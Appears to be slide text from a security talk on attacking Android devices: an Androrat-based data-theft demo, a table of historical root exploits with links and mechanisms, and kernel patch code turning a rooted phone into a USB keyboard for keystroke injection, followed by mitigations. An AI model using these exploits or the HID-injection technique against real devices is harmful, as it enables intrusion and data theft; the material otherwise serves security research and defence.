
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- Into the Droid**



```
user at Hydra in ~/git/via-demo on master*  
$ ./sendexploit.py
```



- forked OSS Androrat project
- [github.com/RobinDavid/androrat](https://github.com/RobinDavid/androrat)
- will contribute patches back soon



Mobile is different...

# Data theft

- Steal audio, video, location
- Exploit Android's rich platform APIs
- Device provides various exfil options

No shortage of vulns...



## Android Cheatsheet : Vuln/Exploit List

Vulnerability/Exploit name	release date	author	effect (root, unlock,...)	notes	link
psneuter		scotty2	root		<a href="https://github.com/tmzt/g2root-kmod/blob/master/scotty2/psneuter/psneuter.ko">https://github.com/tmzt/g2root-kmod/blob/master/scotty2/psneuter/psneuter.ko</a>
Exploit	7/15/2010	Stealth	root		<a href="http://c-skills.blogspot.com/2010/07/android-root-exploit.html">http://c-skills.blogspot.com/2010/07/android-root-exploit.html</a>
GingerBreak	5/26/2011	Stealth	root		<a href="http://c-skills.blogspot.com/2011/04/yum-gingerbreak.html">http://c-skills.blogspot.com/2011/04/yum-gingerbreak.html</a>
RageAgainstTheCage		Stealth	root		
KillingInTheNameOf		Stealth	root		<a href="http://c-skills.blogspot.com/2011/01/adb-killing-in-the-name-of.html">http://c-skills.blogspot.com/2011/01/adb-killing-in-the-name-of.html</a>
Zimperlich	2/24/2011	Stealth			<a href="http://c-skills.blogspot.com/2011/02/zimperlich.html">http://c-skills.blogspot.com/2011/02/zimperlich.html</a>
Zergrush		Revolutionary	root		<a href="https://github.com/revolutionary/zergRush">https://github.com/revolutionary/zergRush</a>
Tacoroot		jcase	root	HTC Recovery symlink attack to local.prop from /data/recovery/something bliss found first, but was too slow!	<a href="https://github.com/CunningLogic/TacoRoot">https://github.com/CunningLogic/TacoRoot</a>
Nachoroot		jcase	root	AMI304 Magnetic Sensor, symlink to local.prop.	<a href="https://github.com/CunningLogic/Nachoroot">https://github.com/CunningLogic/Nachoroot</a>
Burritoroot		jcase	root	Typo prevented app from sending a debugging intent, caused adb to run as root	<a href="https://github.com/CunningLogic/BurritoRoot">https://github.com/CunningLogic/BurritoRoot</a>
Gorditaroot		jcase	install custom recovery or root	Similar to Nachoroot, different path, AMI304 Magnetic Sensor, symlink to recovery mtd device	<a href="https://github.com/CunningLogic/GorditaRoot">https://github.com/CunningLogic/GorditaRoot</a>
Enchilada		jcase	root	System left r/w & Internal memory left as ext4? I think. Symlink attack from DCIM dir to install-recovery.sh	<a href="https://github.com/CunningLogic/Enchilada">https://github.com/CunningLogic/Enchilada</a>
ZTERoot (Avail)		jcase	root	~70 ridiculous intents left over from engineering. Stupid OEM.	<a href="https://github.com/CunningLogic/ZTERoot">https://github.com/CunningLogic/ZTERoot</a>
ZTERoot (Merrit)		jcase	root	Symlink attack from debugging/logging app	<a href="http://forum.xda-developers.com/showthread.php?p=1144444">http://forum.xda-developers.com/showthread.php?p=1144444</a>
LG ICS Root		jcase	root	Symlink attack	<a href="http://forum.xda-developers.com/showthread.php?p=1144444">http://forum.xda-developers.com/showthread.php?p=1144444</a>
DefyXT Root		jcase	root	Unprotected intent allowing various permission changes.	<a href="http://forum.xda-developers.com/showthread.php?p=1144444">http://forum.xda-developers.com/showthread.php?p=1144444</a>
Cyanide		jcase	root	DefyXT Root Logger/launcher changing permissions, system mounted r/w	<a href="https://github.com/CunningLogic/Cyanide">https://github.com/CunningLogic/Cyanide</a>
LG Optimus Logic		jcase	root		
LG Optimus Elite		jcase	root	LG not verifying integrity of system partition when flashing through download mode. TOT images are patchable. Probably valid on all LG devices.	<a href="http://www.androidpolice.com/2012/06/14/virgin-mobile-lg-optimus-elite/">http://www.androidpolice.com/2012/06/14/virgin-mobile-lg-optimus-elite/</a>
Pantech		jcase	root	Pantech does not verify integrity of system partition when flashing through download mode. PDL images are patchable.	unpublished
HTC DNA		jcase	enable unlocking	Backupmanger sets /data 777, then symlink to mmbblk0p5 to change CID. Not root, but enables bootloader unlock	<a href="http://forum.xda-developers.com/showthread.php?p=1144444">http://forum.xda-developers.com/showthread.php?p=1144444</a>
HTC One X AT&T		jcase	root	HTC Ready2go webapp triggering chmod 777 on file in world writable dir. Lasted whole 4 hours.	<a href="http://www.androidpolice.com/2012/05/24/att-htc-one-x-on-version-1-85-or-earlier/">http://www.androidpolice.com/2012/05/24/att-htc-one-x-on-version-1-85-or-earlier/</a>
Hisense Pulse		cj_000	root	ro.debuggable=1 on initial firmware	
Generic LG		?	root	ro.debuggable=1 on some older LGs	unpublished
LG ADB Backdoor		Giantpune	root	Backdoor, restarts adb as root with key	
Root		Giantpune	root	Qualcomm diag device	
		Giantpune	root	Backdoor	


# Android Gadgets

- Designed to interact with other computers
- USB-Ethernet tethering
- Audio docking
- Media transfer protocols



# Go go gadget...

- Android uses Linux-USB Gadget Framework
- User space dictates VID/PID
- With root we can morph into whatever we like



# Mobile HID attack

## DEMO II




# Demo Summary

- BYOD = Bring Your Own Demise?
- Exploit reprogrammable hardware
- Gives attacker hands on keyboard
- Leverage endpoint and expand

# Android vs. Teensy USB

- Potential for smarter targeting w/ sensors
- Many gadgets built into Linux kernel
- All previous payloads (e.g., Kautilya) relevant



# Break it down...

- Android uses gadgets
- adb, mtp, docking, network tethering
- Let's add a keyboard gadget

# HID gadget in 200 LOC or less

```
From c5a7d1115318bd02145a4b41109464d564b37af9 Mon Sep 17 00:00:00 2001
From: David Weinstein <dweinst@insitusec.com>
Date: Mon, 14 Jan 2013 12:21:37 -0500
Subject: [PATCH] add HID support to android gadget.
```

```
-----
drivers/usb/gadget/android.c | 189 +++++
drivers/usb/gadget/f_hid.c   |    8 +-
2 files changed, 194 insertions(+), 3 deletions(-)
```

```
diff --git a/drivers/usb/gadget/android.c b/drivers/usb/gadget/android.c
index fd6072f..63eab11 100644
```

```
--- a/drivers/usb/gadget/android.c
```

```
+++ b/drivers/usb/gadget/android.c
```

```
@@ -30,6 +30,7 @@
```

```
#include <linux/usb/ch9.h>
#include <linux/usb/composite.h>
#include <linux/usb/gadget.h>
+#include <linux/usb/g_hid.h>
```

```
#include "gadget_chips.h"
```


```
@@ -45,6 +46,7 @@
```

```
#include "epautoconf.c"
#include "composite.c"
```



# USB Matchmaking


- Gadget framework manages endpoints
- Setup and teardown highly abstracted
- We just need to “describe” our device



# USB HID descriptor

- Defines the length of HID reports (8 bytes)
- Hefty USB spec defines what fields mean
- Can steal a descriptor from another device

```
static struct hidg_func_descriptor hid_kb = {
    .subclass      = 0, /* No subclass */
    .protocol      = 1, /* Keyboard */
    .report_length = 8,
    .report_desc_length = 63,
    .report_desc   = {
        0x05, 0x01, /* USAGE_PAGE (Generic Desktop) */
        0x09, 0x06, /* USAGE (Keyboard) */
        0xa1, 0x01, /* COLLECTION (Application) */
        0x05, 0x07, /* USAGE_PAGE (Keyboard) */
        0x19, 0xe0, /* USAGE_MINIMUM (Keyboard LeftControl) */
        0x29, 0xe7, /* USAGE_MAXIMUM (Keyboard Right GUI) */
        0x15, 0x00, /* LOGICAL_MINIMUM (0) */
        0x25, 0x01, /* LOGICAL_MAXIMUM (1) */
        0x75, 0x01, /* REPORT_SIZE (1) */
        0x95, 0x08, /* REPORT_COUNT (8) */
        0x81, 0x02, /* INPUT (Data,Var,Abs) */
        0x95, 0x01, /* REPORT_COUNT (1) */
        0x75, 0x08, /* REPORT_SIZE (8) */
        0x81, 0x03, /* INPUT (Cnst,Var,Abs) */
        0x95, 0x05, /* REPORT_COUNT (5) */
        0x75, 0x01, /* REPORT_SIZE (1) */
        0x05, 0x08, /* USAGE_PAGE (LEDs) */
        0x19, 0x01, /* USAGE_MINIMUM (Num Lock) */
        0x29, 0x05, /* USAGE_MAXIMUM (Kana) */
        0x91, 0x02, /* OUTPUT (Data,Var,Abs) */
        0x95, 0x01, /* REPORT_COUNT (1) */
        0x75, 0x03, /* REPORT_SIZE (3) */
        0x91, 0x03, /* OUTPUT (Cnst,Var,Abs) */
        0x95, 0x06, /* REPORT_COUNT (6) */
        0x75, 0x08, /* REPORT_SIZE (8) */
        0x15, 0x00, /* LOGICAL_MINIMUM (0) */
        0x25, 0x65, /* LOGICAL_MAXIMUM (101) */
        0x05, 0x07, /* USAGE_PAGE (Keyboard) */
        0x19, 0x00, /* USAGE_MINIMUM (Reserved) */
        0x29, 0x65, /* USAGE_MAXIMUM (Keyboard Application) */
        0x81, 0x00, /* INPUT (Data,Ary,Abs) */
        0xc0, /* END_COLLECTION */
    }
};
```



Alternatively, grab from `/proc/bus/usb`  
or `lsusb` on Linux

# Use the source...

```
drivers/  
├── usb/  
│   ├── gadget/  
│   │   ├── android.c  
│   │   ├── composite.c  
│   │   ├── epautoconf.c  
│   │   ├── f_accessory.c  
│   │   ├── f_acm.c  
│   │   ├── f_adb.c  
│   │   ├── f_audio.c  
│   │   ├── f_hid.c  
│   │   ├── f_mass_storage.c  
│   │   ├── f_rndis.c  
│   │   ├── f_serial.c  
│   │   └── gadget_chips.h
```

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│   │   ├── f_acm.c  
│   │   ├── f_adb.c  
│   │   ├── f_audio.c  
│   │   ├── f_hid.c  
│   │   ├── f_mass_storage.c  
│   │   ├── f_rndis.c  
│   │   ├── f_serial.c  
│   │   └── gadget_chips.h
```

```
static struct android_usb_function *supported_functions[] = {  
    &adb_function,  
    &acm_function,  
    &mtp_function,  
    &ptp_function,  
    &rndis_function,  
    &mass_storage_function,  
    &accessory_function,  
    &audio_source_function,  
    &dm_function,  
    NULL  
};
```

We will add a new function...  
the HID function

# Challenge


- Android functions declared statically
- Enabled at runtime by userspace
- Leaves two options
  - recompile kernel or patch at runtime

# Droid functions

Need to implement a few...

```
struct android_usb_function {
    char *name;
    void *config;
    struct device *dev;
    char *dev_name;

    /* ... */
    int (*init)(...);
    void (*cleanup)(...);
    void (*enable)(...);
    void (*disable)(...);
    int (*bind_config)(...);
    void (*unbind_config)(...);
    int (*ctrlrequest)(...);
    /* ... */
};
```



```
static struct android_usb_function hid_function = {
    .name           = "hid",
    .init           = hid_function_init,
    .cleanup        = hid_function_cleanup,
    .bind_config    = hid_function_bind_config,
    .attributes     = hid_function_attributes,
};
```

```
static int hid_function_init(struct android_usb_function *f,
                            struct usb_composite_dev *cdev)
{
    struct hid_function_config *config;
    int ret;
    f->config = kzalloc(sizeof(struct hid_function_config),
                        GFP_KERNEL);
    config = f->config;
    if (!config)
        return -ENOMEM;
    config->instances = HID_MAX_INSTANCES;
    ret = ghid_setup(cdev->gadget,
                    HID_MAX_INSTANCES); ← f_hid.c
    return ret;
}
```

android.c : hid\_function\_init



```
int /*__init*/ ghid_setup(struct usb_gadget *g, int count)
{
    int status;
    dev_t dev;

    hidg_class = class_create(THIS_MODULE, "hidg");

    status = alloc_chrdev_region(&dev, 0, count, "hidg");
    if (!status) {
        major = MAJOR(dev);
        minors = count;
    }

    return status;
}
```

f\_hid.c : ghid\_setup

```
static int hid_function_bind_config(struct android_usb_function *f,
                                   struct usb_configuration *c)
{
    int ret = 0;
    struct hid_function_config *config = f->config;

    if (!config)
        return -EINVAL;
    ret = hidg_bind_config(c, &hid_kb, 0); ← f_hid.c
    if (ret) {
        pr_err("Could not bind hid (keyboard) config\n");
        return -EINVAL;
    }
    return ret;
}
```

android.c : hid\_function\_bind\_config

```

int /*__init*/ hidg_bind_config(struct usb_configuration *c,
                               struct hidg_func_descriptor *fdesc, int index)
{
    struct f_hidg *hidg;
    int status;
    /* ... */
    hidg = kzalloc(sizeof *hidg, GFP_KERNEL);
    if (!hidg)
        return -ENOMEM;
    hidg->minor = index;
    hidg->bInterfaceSubClass = fdesc->subclass;
    hidg->bInterfaceProtocol = fdesc->protocol;
    hidg->report_length = fdesc->report_length;
    hidg->report_desc_length = fdesc->report_desc_length;
    hidg->report_desc = kmemdup(fdesc->report_desc,
                                fdesc->report_desc_length,
                                GFP_KERNEL);

    hidg->func.name      = "hid";
    hidg->func.strings   = ct_func_strings;
    hidg->func.bind      = hidg_bind;
    hidg->func.unbind    = hidg_unbind;
    hidg->func.set_alt   = hidg_set_alt;
    hidg->func.disable   = hidg_disable;
    hidg->func.setup     = hidg_setup;

    status = usb_add_function(c, &hidg->func);
    return status;
}

```

# f\_hid.c : hidg\_bind\_config

# Writing data

- Write 8 bytes to /dev/hidg0 to send keystrokes
- Send 'a' button down
  - echo "\x00\x00\x04\x00\x00\x00\x00\x00"  
> /dev/hidg0
- All buttons up
  - echo "\x00\x00\x00\x00\x00\x00\x00\x00"  
> /dev/hidg0

# Android HID Summary

- Glue a couple functions together
- Recompile kernel (or patch at runtime)
- Wait for plug event



**Don't  
PANIC!**

# Mitigations

- Enforce constant VPN for corporate devices
- Limit third party apps and proactively analyze them
- Consider ecosystem of devices rather than individual device attack
- Use and properly configure DLP software
- User training and awareness

# Questions ??



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